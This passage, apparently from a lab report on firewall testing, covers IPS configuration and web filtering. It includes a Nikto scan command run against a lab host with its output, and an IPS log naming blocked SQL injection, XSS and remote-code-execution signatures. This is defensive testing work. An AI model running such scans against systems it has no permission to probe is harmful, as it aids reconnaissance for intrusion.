Name	Exempt IPs	Severity	Target	Service	OS	Action	Packet Logging
No matching entries found							

IPS Filters


Add Filter | Edit Filter | Delete

Filter Details	Action	Packet Logging
Severity: ■■■□□, ■■■■□, ■■■■■	Block	✕

Rate Based Signatures

Enable	Signature	Threshold	Duration (seconds)	Track By	Action	Block Duration (minutes)
○	Digium.Asterisk.File.Descriptor.DoS	20	1	Any	Block	None
○	Digium.Asterisk.IAX2.Call.Number.DoS	275	1	Any	Block	None

Figure 4-58 IPS configuration



Name IPS
Incoming Interface: Outside (port1)
Outgoing Interface: Inside segment (port2)
Source: all
Destination: winpc
Schedule: always
Service: ALL
Action: ✓ ACCEPT | DENY | LEARN


Firewall / Network Options

NAT ○

Security Profiles


AntiVirus ○
Web Filter ○
DNS Filter ○
Application Control ○
IPS ● IPS default
Proxy Options ○
SSL Inspection ● SSL certificate-inspection

Figure 4-59 Implementing IPS on segment




```
root@kali:~# nikto -h 10.10.10.10 -p 80
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          10.10.10.10
+ Target Hostname:    10.10.10.10
+ Target Port:        80
+ Start Time:         2021-11-09 22:13:12 (GMT-5)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/7.5
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user a
gent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent
to render the content of the site in a different fashion to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST
+ ERROR: Error limit (20) reached for host, giving up. Last error: error reading
 HTTP response
+ Scan terminated:  20 error(s) and 5 item(s) reported on remote host
+ End Time:           2021-11-09 22:20:08 (GMT-5) (416 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~#
```

Figure 4-60 Post IPS config on FW, IPS attack initiation



#		Date/Time	Severity	Source	Protocol	User	Action	Count	Attack Name
1		11-10 16:14	■■■■□	172.16.10.10	tcp		dropped		HTTP.URI.SQL.Injection
2		11-10 16:13	■■■■□	172.16.10.10	tcp		dropped		HTTP.URI.SQL.Injection
3		11-10 16:13	■■■■□	172.16.10.10	tcp		dropped		HTTP.URI.SQL.Injection
4		11-10 16:13	■■■□□	172.16.10.10	tcp		dropped		Apache.Expect.Header.XSS
5		11-10 16:13	■■■□□	172.16.10.10	tcp		dropped		Apache.Expect.Header.XSS
6		11-10 16:12	■■■■□	172.16.10.10	tcp		dropped		PHPBB.Viewtopic.Highlight.Remote.Code.Execution
7		11-10 16:12	■■■■□	172.16.10.10	tcp		dropped		PHPBB.Viewtopic.Highlight.Remote.Code.Execution
8		11-10 16:12	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
9		11-10 16:12	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
10		11-10 16:12	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
11		11-10 16:12	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
12		11-10 16:11	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
13		11-10 16:11	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
14		11-10 16:11	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
15		11-10 16:11	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
16		11-10 16:11	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
17		11-10 16:11	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
18		11-10 16:10	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
19		11-10 16:10	■■■□□	172.16.10.10	tcp		dropped		NetworkActiv.Web.Server.XSS
20		11-10 16:10	■■■■□	172.16.10.10	tcp		detected		BadBlue.MFCISAPICommand.Remote.Buffer.Overflow

Figure 4-61 Firewall IPS in action dropping packets



```
No.       Time         Source               Destination          Protocol  Length Info
  4754… 1061.548662  10.10.10.10          208.91.112.52        DNS          85 Standard query 0x2079 A teredo.ipv6.microsoft.com
  4754… 1062.484248  fe80::a508:8bb7:456… ff02::1:2            DHCPv6      147 Solicit XID: 0x7cdbca CID: 000100012915a4b3500000040000
  4754… 1062.514587  10.10.10.1           10.10.10.10          ICMP         86 Destination unreachable (Network unreachable)
  4754… 1063.011066  50:00:00:03:00:01    CDP/VTP/DTP/PAgP/UD… DTP          60 Dynamic Trunk Protocol
  4754… 1063.068355  50:00:00:03:00:01    CDP/VTP/DTP/PAgP/UD… DTP          90 Dynamic Trunk Protocol
  4754… 1063.514373  10.10.10.1           10.10.10.10          ICMP         86 Destination unreachable (Network unreachable)
  4754… 1064.496687  fe80::a508:8bb7:456… ff02::1:2            DHCPv6      147 Solicit XID: 0x7cdbca CID: 000100012915a4b3500000040000
  4754… 1064.515053  10.10.10.1           10.10.10.10          ICMP         86 Destination unreachable (Network unreachable)
  4754… 1065.513241  10.10.10.1           10.10.10.10          ICMP         86 Destination unreachable (Network unreachable)
  4754… 1065.557481  10.10.10.10          208.91.112.53        DNS          85 Standard query 0x2079 A teredo.ipv6.microsoft.com
  4754… 1065.557844  10.10.10.10          208.91.112.52        DNS          85 Standard query 0x2079 A teredo.ipv6.microsoft.com
  4754… 1065.823529  fe80::7834:e2b7:f73… ff02::1:ff00:0       ICMPv6       86 Neighbor Solicitation for :: from 00:50:00:00:05:00
  4754… 1065.859617  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4754… 1067.920127  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4754… 1068.506035  fe80::a508:8bb7:456… ff02::1:2            DHCPv6      147 Solicit XID: 0x7cdbca CID: 000100012915a4b3500000040000
  4754… 1070.047500  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4754… 1070.128592  50:00:00:04:00:00    50:00:00:01:00:01    ARP          42 Who has 10.10.10.1? Tell 10.10.10.10
  4754… 1070.139156  50:00:00:01:00:01    50:00:00:04:00:00    ARP          60 10.10.10.1 is at 50:00:00:01:00:01
  4754… 1072.144075  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4754… 1074.234403  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4754… 1075.204949  50:00:00:01:00:01    50:00:00:04:00:00    ARP          60 Who has 10.10.10.10? Tell 10.10.10.1
  4754… 1075.205419  50:00:00:04:00:00    50:00:00:01:00:01    ARP          42 10.10.10.10 is at 50:00:00:04:00:00
  4754… 1076.337573  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4754… 1076.508807  fe80::a508:8bb7:456… ff02::1:2            DHCPv6      147 Solicit XID: 0x7cdbca CID: 000100012915a4b3500000040000
  4754… 1078.455478  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4754… 1080.547212  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4754… 1082.686211  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4754… 1084.779847  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4754… 1086.867279  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4755… 1088.971188  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4755… 1091.061329  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4755… 1092.514432  fe80::a508:8bb7:456… ff02::1:2            DHCPv6      147 Solicit XID: 0x7cdbca CID: 000100012915a4b3500000040000
  4755… 1093.172514  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4755… 1095.265165  50:00:00:03:00:01    CDP/VTP/DTP/PAgP/UD… DTP          60 Dynamic Trunk Protocol
  4755… 1095.272328  50:00:00:03:00:01    CDP/VTP/DTP/PAgP/UD… DTP          90 Dynamic Trunk Protocol
  4755… 1095.340983  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
  4755… 1097.429047  50:00:00:03:00:01    Spanning-tree-(for-… STP          60 Conf. Root = 32768/1/50:00:00:03:00:00  Cost = 0  Port = 0x8002
```


Figure 4-62 No Post IPS no intrusion packets detected

4.6.3 Web Filtering

Web filtering helps create a safer online environment for home users. Included as part of Firewall OS, Web Filtering helps provide an additional layer of defense between vulnerable home users and internet-based threats. In our scope of testing, ISPs protect home users and remain in control of what happens on the internet by tailoring their web filtering set up to meet their own specific needs.

Fortinet and Cisco Meraki, both proved good protection against malicious web traffic, both offer good web filtering i.e., it can control explicitly any URL, also block categories of websites, like adults, gambling, guns, games, video, social media and a list goes on. Archadyan does not offer any web filtering options.

Pre-configuration results:



Microsoft | Skype Downloads Skype to Phone Skype Number Features Products ⌄ Get help ⌄ Host a meeting khurram Salman ⌄

Preserving the connections that matter most with Skype

As our world has faced unprecedented challenges over the past 18 months, **taking time to seek out deep human connection has never been more important.** And **thanks to Skype, it's also never been easier.** Here's how people across the globe used technology to stay connected through it all.

Create a free video call

or Download Skype


Skype to Phone Subscriptions

Call friends, family and colleagues on their phone, anywhere in the word at Skype's great rates.

Discover Skype's free features

Host a meeting

Figure 4-63 pre-web filter configuration inside host can access the website



Edit Web Filter Profile

Name: default

Comments: Default web filtering. 22/255

FortiGuard category based filter

Show: All

- ✓ Child Abuse
- ✓ Discrimination
- ✓ Drug Abuse
- ✓ Explicit Violence
- ⊘ Extremist Groups
- ✓ Hacking
- ✓ Illegal or Unethical
- ✓ Plagiarism
- ✓ Proxy Avoidance
- ⊘ Adult/Mature Content
- ✓ Bandwidth Consuming
- ⊘ Security Risk
- ✓ General Interest - Personal
- ✓ General Interest - Business

Static URL Filter

URL Filter ●

URL	Type	Action	Status
http://www.skype.com/.	Simple	⊘ Block	✓ Enable

Block malicious URLs discovered by FortiSandbox ●


Web Content Filter ●

Pattern Type	Pattern	Language	Action	Status
Wildcard	bing.com	Western	⊘ Block	✓ Enable

Rating Options

Allow websites when a rating error occurs ○

Figure 4-64 URL Web filter configuration




Web Page Blocked!

You have tried to access a web page which is in violation of your internet usage policy.

URL: http://skype.com/
Category: Internet Telephony
User name:
Group name:

To have the rating of this web page re-evaluated please click here.

Figure 4-65 Web filtering result



Web Page Blocked!

You have tried to access a web page which is in violation of your internet usage policy.

URL: http://www.bing.com/
Category: Malicious Websites
User name:
Group name:

To have the rating of this web page re-evaluated please click here.


Figure 4-66 Content-based web filtering

4.6.4 AMP EXPLOIT (ANTI-MALWARE PROTECTION)

An Anti-malware protection is another great feature available in NGFW (Next-Generation Firewall) to protect the network user from malware. AMP keeps updating their signature from online DBs provided by vendors which are connected over the internet. These DBs have the latest and greatest definitions of viruses loaded in the DBs hence protecting the network users from all modern theatres.

